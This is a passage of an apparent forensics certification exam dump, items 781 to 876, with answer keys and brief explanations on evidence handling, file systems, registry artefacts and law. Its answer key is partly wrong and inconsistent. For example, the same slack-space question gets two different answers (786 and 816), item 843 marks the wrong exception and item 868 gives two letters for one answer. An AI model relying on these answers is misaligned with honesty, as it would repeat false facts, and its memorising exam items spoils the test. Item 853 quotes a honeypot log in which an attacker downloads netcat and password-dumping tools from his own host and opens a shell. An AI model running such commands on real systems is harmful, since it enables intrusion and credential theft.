- D.** Correlated Universal Time

Answer: A

NO.781 George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity. George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

- A.** src port 23 and dst port 23
- B.** src port 22 and dst port 22
- C.** udp port 22 and host 172.16.28.1/24
- D.** net port 22

Answer: B

NO.782 During first responder procedure you should follow all laws while collecting the evidence, and contact a computer forensic examiner as soon as possible

- A.** True
- B.** False

Answer: A

NO.783 Which of the following attacks allows attacker to acquire access to the communication channels between the victim and server to extract the information?

- A. Man-in-the-middle (MITM) attack
- B. Replay attack
- C. Rainbow attack
- D. Distributed network attack

Answer: A

NO.784 You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at which sessions the machine has opened with other systems?

- A. Net sessions
- B. Net use
- C. Net config
- D. Net share

Answer: B

NO.785 Raw data acquisition format creates _____ of a data set or suspect drive.

- A. Simple sequential flat files
- B. Segmented files
- C. Compressed image files
- D. Segmented image files

Answer: A

NO.786 If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of _____.

- A. Slack space
- B. Deleted space
- C. Cluster space
- D. Sector space

Answer: A

NO.787 Where should the investigator look for the Edge browser's browsing records, including history, cache, and cookies?

- A. ESE Database
- B. Virtual Memory
- C. Sparse files
- D. Slack Space

Answer: A

NO.788 In an investigation into a cyber-attack incident, you are a Computer Hacking Forensics

Investigator tasked with gathering digital evidence. The targeted system has been turned off unexpectedly, and you know the system was running a crucial process during the attack. Which types of evidence might be lost due to the system being switched off?

- A.** Neither volatile data, such as command history and process-to-port mapping, nor non-volatile data, like event logs and hidden files
- B.** Volatile data such as command history and process-to-port mapping, but not non-volatile data like event logs and hidden files
- C.** Both volatile data, such as command history and process-to-port mapping, and non-volatile data, like event logs and hidden files
- D.** Non-volatile data such as event logs and hidden files, but not volatile data like command history and process-to-port mapping

Answer: B

NO.789 What is the size value of a nibble?

- A.** 0.5 kilo byte
- B.** 0.5 bit
- C.** 0.5 byte
- D.** 2 bits

Answer: C

NO.790 A law enforcement officer may only search for and seize criminal evidence with _____, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

- A.** Mere Suspicion
- B.** A preponderance of the evidence
- C.** Probable cause
- D.** Beyond a reasonable doubt

Answer: C

Explanation:

A preponderance of the evidence is the proof requirement in a civil case Beyond a reasonable doubt is the proof requirement in a criminal case

NO.791 A packet is sent to a router that does not have the packet destination address in its route table, how will the packet get to its proper destination?

- A.** Border Gateway Protocol
- B.** Root Internet servers
- C.** Gateway of last resort
- D.** Reverse DNS

Answer: C

NO.792 Attacker uses vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me. secret question, account update etc. to impersonate users, if a user simply closes the browser without

logging out from sites accessed through a public computer, attacker can use the same browser later and exploit the user's privileges. Which of the following vulnerability/exploitation is referred above?

- A. Session ID in URLs
- B. Timeout Exploitation
- C. I/O exploitation
- D. Password Exploitation

Answer: B

NO.793 Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and to execute commands outside of the web server's root directory?

- A. Unvalidated input
- B. Parameter/form tampering
- C. Directory traversal
- D. Security misconfiguration

Answer: C

NO.794 The MD5 program is used to:

- A. wipe magnetic media before recycling it
- B. make directories on a evidence disk
- C. view graphics files on an evidence drive
- D. verify that a disk is not altered when you examine it

Answer: D

NO.795 Which of the following tools will help the investigator to analyze web server logs?

- A. XRY LOGICAL
- B. LanWhois
- C. Deep Log Monitor
- D. Deep Log Analyzer

Answer: D

NO.796 Ever-changing advancement or mobile devices increases the complexity of mobile device examinations. Which or the following is an appropriate action for the mobile forensic investigation?

- A. To avoid unwanted interaction with devices found on the scene, turn on any wireless interfaces such as Bluetooth and Wi-Fi radios
- B. Do not wear gloves while handling cell phone evidence to maintain integrity of physical evidence
- C. If the device's display is ON, the screen's contents should be photographed and, if necessary, recorded manually, capturing the time, service status, battery level, and other displayed icons
- D. If the phone is in a cradle or connected to a PC with a cable, then unplug the device from the computer

Answer: C

NO.797 A cybercrime investigator is evaluating a data breach in a company's AWS infrastructure.

The breached service was categorized as an AWS container service. What primary security aspects were likely managed by the company and not by AWS, which the investigator should first focus on?

- A. Physical infrastructure and foundational services
- B. Network configuration of the container services
- C. Data management and firewall configuration
- D. Application platform and Operating System (OS) security

Answer: D

NO.798 Sally accessed the computer system that holds trade secrets of the company where she is employed. She knows she accessed it without authorization and all access (authorized and unauthorized) to this computer is monitored. To cover her tracks, Sally deleted the log entries on this computer. What among the following best describes her action?

- A. Password sniffing
- B. Anti-forensics
- C. Brute-force attack
- D. Network intrusion

Answer: B

NO.799 A Computer Hacking Forensics Investigator is analyzing a malware sample named "payload.exe".

They have run the malware on a test workstation, and used a tool named WhatChanged Portable to monitor host integrity by capturing the system state before and after the malware execution. After comparing these two snapshots, the investigator observes that an entry named CjNWWyUJ has been created under the Run registry key with value C:\Users\\AppData\Local\Temp\xKNkeLQI.vbs. Given this information, what conclusion can the investigator draw?

- A. The malware has corrupted the Windows registry
- B. The malware is performing a denial of service attack
- C. The malware creates a persistent connection with the machine on startup
- D. The malware has deleted system files on the workstation

Answer: C

NO.800 Steve received a mail that seemed to have come from her bank. The mail has instructions for Steve to click on a link and provide information to avoid the suspension of her account. The link in the mail redirected her to a form asking for details such as name, phone number, date of birth, credit card number or PIN, CW code, SNNs, and email address. On a closer look, Steve realized that the URL of the form is not the same as that of her bank's. Identify the type of external attack performed by the attacker in the above scenario?

- A. Phishing
- B. Espionage
- C. Tailgating
- D. Brute-force

Answer: A

NO.801 As a CHFI professional, which of the following is the most important to your professional

reputation?

- A. Your Certifications
- B. The correct, successful management of each and every case
- C. The fee that you charge
- D. The friendship of local law enforcement officers

Answer: B

NO.802 This law sets the rules for commercial email, establishes requirements for commercial messages, gives recipients the right to have you stop emailing them, and spells out tough penalties for violations.

- A. The CAN-SPAM act
- B. Federal Spam act
- C. Telemarketing act
- D. European Anti-Spam act

Answer: A

NO.803 This type of testimony is presented by someone who does the actual fieldwork and does not offer a view in court.

- A. Civil litigation testimony
- B. Expert testimony
- C. Victim advocate testimony
- D. Technical testimony

Answer: D

NO.804 The efforts to obtain information before a trial by demanding documents, depositions, questions and answers written under oath, written requests for admissions of fact, and examination of the scene is a description of what legal term?

- A. Detection
- B. Hearsay
- C. Spoliation
- D. Discovery

Answer: D

NO.805 Steve, a forensic investigator, was asked to investigate an email incident in his organization. The organization has Microsoft Exchange Server deployed for email communications. Which among the following files will Steve check to analyze message headers, message text, and standard attachments?

- A. PUB.EDB
- B. PRIV.EDB
- C. PUB.STM
- D. PRIV.STM

Answer: B

NO.806 Investigator Janet comes across a suspicious Windows registry key during a computer hacking forensic investigation. She believes modifying this key is associated with the recent cyberattack on the company's servers. In order to confirm this, Janet needs to reference a timestamp embedded inside the registry key. What is the correct name of this timestamp?

- A. Last Write Time
- B. User Activity Time
- C. System Modification Time
- D. Current System Time

Answer: A

NO.807 When NTFS is formatted, the format program assigns the _____ sectors to the boot sectors and to the bootstrap code

- A. First 12
- B. First 16
- C. First 22
- D. First 24

Answer: B

NO.808 Shortcuts are the files with the extension .lnk that are created and are accessed by the users.

These files provide you with information about:

- A. Files or network shares
- B. Running application
- C. Application logs
- D. System logs

Answer: A

NO.809 To preserve digital evidence, an investigator should _____

- A. Make two copies of each evidence item using a single imaging tool
- B. Make a single copy of each evidence item using an approved imaging tool
- C. Make two copies of each evidence item using different imaging tools
- D. Only store the original evidence item

Answer: C

NO.810 What is the name of the first reserved sector in File allocation table?

- A. Volume Boot Record
- B. Partition Boot Sector
- C. Master Boot Record
- D. BIOS Parameter Block

Answer: C

NO.811 POP3 is an Internet protocol, which is used to retrieve emails from a mail server. Through which port does an email client connect with a POP3 server?

- A. 110
- B. 143
- C. 25
- D. 993

Answer: A

NO.812 Which of the following statements is true with respect to SSDs (solid-state drives)?

- A. Like HDDs. SSDs also have moving parts
- B. SSDs cannot store non-volatile data
- C. SSDs contain tracks, clusters, and sectors to store data
- D. Faster data access, lower power usage, and higher reliability are some of the major advantages of SSDs over HDDs

Answer: D

NO.813 What header field in the TCP/IP protocol stack involves the hacker exploit known as the Ping of Death?

- A. ICMP header field
- B. TCP header field
- C. IP header field
- D. UDP header field

Answer: A

Explanation:

The Ping of Death occurs when the ICMP Header field contains a packet size larger than 65507 bytes.

NO.814 Which of the following is a responsibility of the first responder?

- A. Determine the severity of the incident
- B. Collect as much information about the incident as possible
- C. Share the collected information to determine the root cause
- D. Document the findings

Answer: B

NO.815 Which Event Correlation approach assumes and predicts what an attacker can do next after the attack by studying statistics and probability?

- A. Profile/Fingerprint-Based Approach
- B. Bayesian Correlation
- C. Time (Clock Time) or Role-Based Approach
- D. Automated Field Correlation

Answer: B

NO.816 A file requires 10 KB space to be saved on a hard disk partition. An entire cluster of 32 KB has been allocated for this file. The remaining, unused space of 22 KB on this cluster will be identified as_____.

- A. Swap space

- B. Cluster space
- C. Slack space
- D. Sector space

Answer: D

NO.817 Which cloud model allows an investigator to acquire the instance of a virtual machine and initiate the forensics examination process?

- A. PaaS model
- B. IaaS model
- C. SaaS model
- D. SecaaS model

Answer: B

NO.818 Email spoofing refers to:

- A. The forgery of an email header so that the message appears to have originated from someone or somewhere other than the actual source
- B. The criminal act of sending an illegitimate email, falsely claiming to be from a legitimate site in an attempt to acquire the user's personal or account information
- C. Sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted to cause a denial-of-service attack
- D. A sudden spike of "Reply All" messages on an email distribution list, caused by one misdirected message

Answer: A

NO.819 An executive has leaked the company trade secrets through an external drive. What process should the investigation team take if they could retrieve his system?

- A. Postmortem Analysis
- B. Real-Time Analysis
- C. Packet Analysis
- D. Malware Analysis

Answer: A

NO.820 An investigator enters the command `sqlcmd -S WIN-CQQMK62867E -e -s"," -E` as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

- A. Name of the Database
- B. Name of SQL Server
- C. Operating system of the system
- D. Network credentials of the database

Answer: B

NO.821 What encryption technology is used on Blackberry devices Password Keeper?

- A. 3DES

- B. AES
- C. Blowfish
- D. RC5

Answer: B

NO.822 Networks are vulnerable to an attack which occurs due to overextension of bandwidth, bottlenecks, network data interception, etc.

Which of the following network attacks refers to a process in which an attacker changes his or her IP address so that he or she appears to be someone else?

- A. IP address spoofing
- B. Man-in-the-middle attack
- C. Denial of Service attack
- D. Session sniffing

Answer: A

NO.823 You are a forensic investigator who is analyzing a hard drive that was recently collected as evidence. You have been unsuccessful at locating any meaningful evidence within the file system and suspect a drive wiping utility may have been used. You have reviewed the keys within the software hive of the Windows registry and did not find any drive wiping utilities.

How can you verify that drive wiping software was used on the hard drive?

- A. Document in your report that you suspect a drive wiping utility was used, but no evidence was found
- B. Check the list of installed programs
- C. Load various drive wiping utilities offline, and export previous run reports
- D. Look for distinct repeating patterns on the hard drive at the bit level

Answer: D

NO.824 What is the first step that needs to be carried out to investigate wireless attacks?

- A. Obtain a search warrant
- B. Identify wireless devices at crime scene
- C. Document the scene and maintain a chain of custody
- D. Detect the wireless connections

Answer: A

NO.825 The IIS log file format is a fixed (cannot be customized) ASCII text-based format. The IIS format includes basic items, such as client IP address, user name, date and time, service and instance, server name and IP address, request type, target of operation, etc. Identify the service status code from the following IIS log.

192.168.100.150, -, 03/6/11, 8:45:30, W3SVC2, SERVER, 172.15.10.30, 4210, 125, 3524, 100, 0, GET, /dollarlogo.gif,

- A. W3SVC2
- B. 4210
- C. 3524
- D. 100

Answer: D

NO.826 When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called "INFO2" in the Recycled folder. If the INFO2 file is deleted, it is recovered when you _____.

- A. Undo the last action performed on the system
- B. Reboot Windows
- C. Use a recovery tool to undelete the file
- D. Download the file from Microsoft website

Answer: A

NO.827 What is the primary function of the tool CHKDSK in Windows that authenticates the file system reliability of a volume?

- A. Repairs logical file system errors
- B. Check the disk for hardware errors
- C. Check the disk for connectivity errors
- D. Check the disk for Slack Space

Answer: A

NO.828 During an ongoing cybercrime investigation involving a significant amount of encrypted communication, a Computer Hacking Forensic Investigator (CHFI) believes the suspect's computer holds crucial evidence. However, there's a high chance that the suspect could destroy the evidence before obtaining a warrant. Which action is legally permissible in this circumstance according to the US courts?

- A. The investigator should wait for a warrant regardless of potential evidence destruction
- B. The investigator can seize the evidence without a warrant but must immediately seek a retroactive warrant
- C. The investigator can seize the evidence without a warrant if there's probable cause to believe that the computer holds evidence of the crime
- D. The investigator cannot seize the evidence without the suspect's consent, even if there's an imminent risk of evidence destruction

Answer: C

NO.829 Fred, a cybercrime Investigator for the FBI, finished storing a solid-state drive in a static resistant bag and filled out the chain of custody form. Two days later, John grabbed the solid-state drive and created a clone of it (with write blockers enabled) in order to investigate the drive. He did not document the chain of custody though. When John was finished, he put the solid-state drive back in the static resistant and placed it back in the evidence locker. A day later, the court trial began and upon presenting the evidence and the supporting documents, the chief Justice outright rejected them. Which of the following statements strongly support the reason for rejecting the evidence?

- A. Block clones cannot be created with solid-state drives
- B. Write blockers were used while cloning the evidence
- C. John did not document the chain of custody
- D. John investigated the clone instead of the original evidence itself

Answer: C

NO.830 If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?

- A. The system has been compromised using a t0rnrootkit
- B. The system administrator has created an incremental backup
- C. The system files have been copied by a remote attacker
- D. Nothing in particular as these can be operational files

Answer: D

NO.831 You are contracted to work as a computer forensics investigator for a regional bank that has four 30 TB storage area networks that store customer data. What method would be most efficient for you to acquire digital evidence from this network?

- A. Make a bit-stream disk-to-disk file
- B. Make a bit-stream disk-to-image file
- C. Create a sparse data copy of a folder or file
- D. Create a compressed copy of the file with DoubleSpace

Answer: C

NO.832 What type of flash memory card comes in either Type I or Type II and consumes only five percent of the power required by small hard drives?

- A. SD memory
- B. CF memory
- C. MMC memory
- D. SM memory

Answer: B

NO.833 What does the acronym POST mean as it relates to a PC?

- A. Power On Self Test
- B. Pre Operational Situation Test
- C. Primary Operating System Test
- D. Primary Operations Short Test

Answer: A

NO.834 Which of the following passwords are sent over the wire (and wireless) network, or stored on some media as it is typed without any alteration?

- A. Clear text passwords
- B. Obfuscated passwords
- C. Hashed passwords
- D. Hex passwords

Answer: A

NO.835 What is an investigator looking for in the rp.log file stored in a system running on Windows 10 operating system?

- A. Restore point interval
- B. Automatically created restore points
- C. System CheckPoints required for restoring
- D. Restore point functions

Answer: C

NO.836 Under which Federal Statutes does FBI investigate for computer crimes involving e- mail scams and mail fraud?

- A. 18 U.S.C. 1029 Possession of Access Devices
- B. 18 U.S.C. 1030 Fraud and related activity in connection with computers
- C. 18 U.S.C. 1343 Fraud by wire, radio or television
- D. 18 U.S.C. 1361 Injury to Government Property
- E. 18 U.S.C. 1362 Government communication systems
- F. 18 U.S.C. 1831 Economic Espionage Act
- G. 18 U.S.C. 1832 Trade Secrets Act

Answer: B

NO.837 Web applications provide an Interface between end users and web servers through a set of web pages that are generated at the server-end or contain script code to be executed dynamically within the client Web browser.

- A. True
- B. False

Answer: A

NO.838 What is a first sector ("sector zero") of a hard disk?

- A. Master boot record
- B. System boot record
- C. Secondary boot record
- D. Hard disk boot record

Answer: A

NO.839 Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob's testimony in this case?

- A. Certification
- B. Justification
- C. Reiteration
- D. Authentication

Answer: D

NO.840 BMP (Bitmap) is a standard file format for computers running the Windows operating system.

BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

- A. Information header
- B. Image data
- C. The RGBQUAD array
- D. Header

Answer: A

NO.841 Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization's DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry keys will Smith check to find the above information?

- A. TypedURLs key
- B. MountedDevices key
- C. UserAssist Key
- D. RunMRU key

Answer: D

NO.842 You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

- A. The registry
- B. The swapfile
- C. The recycle bin
- D. The metadata

Answer: B

NO.843 During an Investigation, the first responders stored mobile devices in specific containers to provide network isolation. All the following are examples of such pieces of equipment, except for:

- A. Wireless StrongHold bag
- B. VirtualBox
- C. Faraday bag
- D. RF shield box

Answer: D

NO.844 The Electronic Serial Number (ESN) is a unique _____ recorded on a secure chip in a mobile phone by the manufacturer.

- A. 16-bit identifier

- B. 24-bit identifier
- C. 32-bit identifier
- D. 64-bit identifier

Answer: C

NO.845 What is the investigator trying to analyze if the system gives the following image as output?



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>C:\Users\Admin\Desktop\logonSessions\logonsessions.exe

Logonsessions v1.3
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

[0] Logon session 00000000:000003e7:
    User name:      WORKGROUP\RD-006$
    Auth package:   NTLM
    Logon type:     (none)
    Session:        0
    Sid:            S-1-5-18
    Logon time:     3/10/2016 3:32:46 AM
    Logon server:
    DNS Domain:
    UPN:

[1] Logon session 00000000:00009209:
    User name:
    Auth package:   NTLM
    Logon type:     (none)
    Session:        0
    Sid:            (none)
    Logon time:     3/10/2016 3:32:46 AM
    Logon server:
    DNS Domain:
    UPN:

[2] Logon session 00000000:000003e4:
    User name:      WORKGROUP\RD-006$
    Auth package:   Negotiate
    Logon type:     Service
    Session:        0
    Sid:            S-1-5-20
    Logon time:     3/10/2016 3:32:46 AM
    Logon server:
    DNS Domain:
    UPN:
```

- A. All the logon sessions
- B. Currently active logon sessions
- C. Inactive logon sessions
- D. Details of users who can logon

Answer: B

NO.846 The process of restarting a computer that is already turned on through the operating system is called?

- A. Warm boot
- B. Ice boot
- C. Hot Boot
- D. Cold boot

Answer: A

NO.847 Brian has the job of analyzing malware for a software security company. Brian has setup a virtual environment that includes virtual machines running various versions of OSes. Additionally, Brian has setup separated virtual networks within this environment. The virtual environment does not connect to the company's intranet nor does it connect to the external Internet. With everything setup, Brian now received an executable file from a client that has undergone a cyberattack. Brian ran the executable file in the virtual environment to see what it would do. What type of analysis did Brian perform?

- A. Static malware analysis
- B. Status malware analysis
- C. Dynamic malware analysis
- D. Static OS analysis

Answer: C

NO.848 A computer forensics investigator is handling a case where the suspect destroyed a potential piece of digital evidence. The investigator has obtained a duplicate copy of the destroyed evidence and believes it's crucial to the case. What is the correct procedure under the Federal Rules of Evidence to ensure this duplicate copy can be submitted in court?

- A. The investigator must prove that the suspect intentionally tampered with the destroyed evidence
- B. The investigator must take the suspect to court to prove the authenticity of the duplicate evidence
- C. A third party must testify and confirm that the submitted duplicate is a copy of the original evidence
- D. The investigator must recreate the original piece of evidence from the duplicate copy

Answer: C

NO.849 A Computer Hacking Forensic Investigator is acquiring volatile data from a Linux-based suspect machine that they cannot physically access. They need to obtain a dump of the system's RAM remotely. Which of the following sequences of commands and tools should be utilized for a forensically sound extraction?

- A. On the forensic workstation: insmod lime-.ko "path= format=lime"; on the suspect machine: nc : > filename.mem
- B. On the suspect machine: insmod lime-.ko "path=tcp: format=lime"; on the forensics workstation: nc : > filename.mem
- C. On the forensic workstation: nc -l > filename.dd; on the suspect machine: dd if=/dev/fmem bs=1024 | nc

D. On the suspect machine: `dd if=/dev/fmem of= bs=1MB`; on the forensic workstation: `nc -l > filename.dd`

Answer: B

NO.850 Which of the following filesystem is used by Mac OS X?

- A.** EFS
- B.** HFS+
- C.** EXT2
- D.** NFS

Answer: B

Explanation:

EFS (Encrypting File System) is part of NTFS and used on Windows EXT2 is used on Linux NFS (Network File System) is for access to a network file system over TCP/IP

NO.851 You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question wheather evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

- A.** Sign a statement attesting that the evidence is the same as it was when it entered the lab
- B.** There is no reason to worry about this possible claim because state labs are certified
- C.** Make MD5 hashes of the evidence and compare it to the standard database developed by NIST
- D.** Make MD5 hashes of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab

Answer: D

NO.852 You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL Utilities allow you to do so?

- A.** mysqldump
- B.** myisamaccess
- C.** myisamlog
- D.** myisamchk

Answer: C

NO.853 The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown

below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom"
```

```
"cmd1.exe /c echo johna2k >>ftpcom"
```

```
"cmd1.exe /c echo haxedj00 >>ftpcom"
```

```
"cmd1.exe /c echo get nc.exe >>ftpcom"
```

```
"cmd1.exe /c echo get pdump.exe >>ftpcom"
```

```
"cmd1.exe /c echo get samdump.dll >>ftpcom"
```

```
"cmd1.exe /c echo quit >>ftpcom"
```

```
"cmd1.exe /c ftp -s:ftpcom"
```

```
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe"
```

What can you infer from the exploit given?

- A.** It is a local exploit where the attacker logs in using username johna2k
- B.** There are two attackers on the system ?johna2k and haxedj00
- C.** The attack is a remote exploit and the hacker downloads three files
- D.** The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NO.854 Which of the following tools is used to dump the memory of a running process, either immediately or when an error condition occurs?

- A.** FATKit
- B.** Coreography
- C.** Belkasoft Live RAM Capturer
- D.** CacheInf

Answer: C

NO.855 Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

- A.** TIFF-8
- B.** DOC
- C.** WPD
- D.** PDF

Answer: D

NO.856 Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?

```
dcflddd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync
```

- A.** Fill the disk with zeros
- B.** Low-level format

- C. Fill the disk with 4096 zeros
- D. Copy files from the master disk to the slave disk on the secondary IDE controller

Answer: A

NO.857 What is the "Best Evidence Rule"?

- A. It states that the court only allows the original evidence of a document, photograph, or recording at the trial rather than a copy
- B. It contains system time, logged-on user(s), open files, network information, process information, process-to-port mapping, process memory, clipboard contents, service/driver information, and command history
- C. It contains hidden files, slack space, swap file, index.dat files, unallocated clusters, unused partitions, hidden partitions, registry settings, and event logs
- D. It contains information such as open network connection, user logout, programs that reside in memory, and cache data

Answer: A

NO.858 Sectors in hard disks typically contain how many bytes?

- A. 256
- B. 512
- C. 1024
- D. 2048

Answer: B

NO.859 During a malware forensic investigation, a newly added entry was identified in the Windows AutoStart registry keys after a malware execution on a compromised system. The entry indicates a VB script file named "CaoClboog.vbs" installed in the 'Run' key to achieve persistence and run automatically upon user login. As a Computer Hacking Forensic Investigator (CHFI), where would you expect to find this suspicious entry in the registry hive?

- A. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup
- B. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- C. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- D. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup

Answer: C

NO.860 Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should he look for the database logs?

- A. Model.log
- B. Model.txt
- C. Model.ldf
- D. Model.lgf

Answer: C

NO.861 Smith, as a part his forensic investigation assignment, has seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data the mobile device. Smith found that the SIM was protected by a Personal identification Number (PIN) code but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He unsuccessfully tried three PIN numbers that blocked the SIM card. What Jason can do in this scenario to reset the PIN and access SIM data?

- A.** He should contact the device manufacturer for a Temporary Unlock Code (TUK) to gain access to the SIM
- B.** He cannot access the SIM data in this scenario as the network operators or device manufacturers have no idea about a device PIN
- C.** He should again attempt PIN guesses after a time of 24 hours
- D.** He should ask the network operator for Personal Unlock Number (PUK) to gain access to the SIM

Answer: D

NO.862 In a computer forensics investigation, what describes the route that evidence takes from the time you find it until the case is closed or goes to court?

- A.** Policy of separation
- B.** Chain of custody
- C.** Rules of evidence
- D.** Law of probability

Answer: B

NO.863 Jacky encrypts her documents using a password. It is known that she uses her daughter's year of birth as part of the password. Which password cracking technique would be optimal to crack her password?

- A.** Rule-based attack
- B.** Brute force attack
- C.** Syllable attack
- D.** Hybrid attack

Answer: A

NO.864 Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?

- A.** FISMA
- B.** HIPAA
- C.** GLBA
- D.** SOX

Answer: A

NO.865 When an investigator contacts by telephone the domain administrator or controller listed by a whois lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

- A. Title 18, Section 1030
- B. Title 18, Section 2703(d)
- C. Title 18, Section Chapter 90
- D. Title 18, Section 2703(f)

Answer: D

NO.866 In an ongoing investigation, a computer forensics investigator encounters a suspicious file believed to be packed using a password-protected program packer. The investigator possesses both the knowledge of the packing tool used and the necessary unpacking tool. What critical step should the investigator consider before analyzing the packed file?

- A. Conduct static analysis on the packed file immediately
- B. Reverse engineer the packed file to understand the hidden attack tools
- C. Attempt to decrypt the password prior to unpacking the file
- D. Run the packed file in a controlled environment for dynamic analysis

Answer: C

NO.867 System software password cracking is defined as cracking the operating system and all other utilities that enable a computer to function

- A. True
- B. False

Answer: A

NO.868 Which part of the Windows Registry contains the user's password file?

- A. HKEY_LOCAL_MACHINE
- B. HKEY_CURRENT_CONFIGURATION
- C. HKEY_USER
- D. HKEY_CURRENT_USER

Answer: AD

Explanation:

The answer is HKEY_CURRENT_USER\Identities\{VALUE} Note the "user's" password file will be user specific, the Local Machine is the machine information

NO.869 What is the first step taken in an investigation for laboratory forensic staff members?

- A. Packaging the electronic evidence
- B. Securing and evaluating the electronic crime scene
- C. Conducting preliminary interviews
- D. Transporting the electronic evidence

Answer: B

NO.870 The disk in the disk drive rotates at high speed, and heads in the disk drive are used only to read data.

- A. True
- B. False

Answer: B

NO.871 Stephen is checking an image using Compare Files by The Wizard, and he sees the file signature is shown as FF D8 FF E1. What is the file type of the image?

- A. gif
- B. bmp
- C. jpeg
- D. png

Answer: C

NO.872 Following an advanced persistent threat attack, a CHFI investigator is called in to acquire data from the compromised system. Given the wide range of potential data sources, the investigator needs to prioritize the order of data collection based on volatility. Which of the following would be the correct order to collect data in this scenario?

- A. Archival media, physical configuration, network topology, disk or other storage media, temporary file systems, routing table, process table, kernel statistics, registers and processor cache
- B. Archival media, disk or other storage media, temporary file systems, routing table, process table, and kernel statistics, registers and processor cache, physical configuration, and network topology
- C. Registers and processor cache, routing table, process table, kernel statistics, temporary file systems, disk or other storage media, physical configuration, and network topology, archival media
- D. Physical configuration, network topology, archival media, disk or other storage media, temporary file systems, routing table, process table, kernel statistics, registers and processor cache

Answer: C

NO.873 A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

- A. Searching for evidence themselves would not have any ill effects
- B. Searching could possibly crash the machine or device
- C. Searching creates cache files, which would hinder the investigation
- D. Searching can change date/time stamps

Answer: D

NO.874 "No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court" - this principle is advocated by which of the following?

- A. The Association of Chief Police Officers (ACPO) Principles of Digital Evidence
- B. Locard's exchange principle
- C. Scientific Working Group on Imaging Technology (SWGIT)
- D. FBI Cyber Division

Answer: A

NO.875 What must an attorney do first before you are called to testify as an expert?

- A. Qualify you as an expert witness
- B. Read your curriculum vitae to the jury
- C. Engage in damage control
- D. Prove that the tools you used to conduct your examination are perfect

Answer: A

NO.876 In a suspected cyberattack scenario, a seasoned Computer Hacking Forensics Investigator (CHFI) comes across evidence that the attacker used cloud infrastructure to host attack toolkits and launch the attack. What should be the investigator's primary approach to unravel the tracks covered by the attacker and retrieve evidence?

- A. Recover and analyze the residual data left on the cloud servers after the attacker destroyed the infrastructure
- B. Review the access logs for all cloud infrastructure services used during the attack period
- C. Launch a counterattack on the suspected IP addresses linked with the cloud infrastructure
- D. Contact the cloud service provider and request the deletion of data for the suspected period

Answer: B

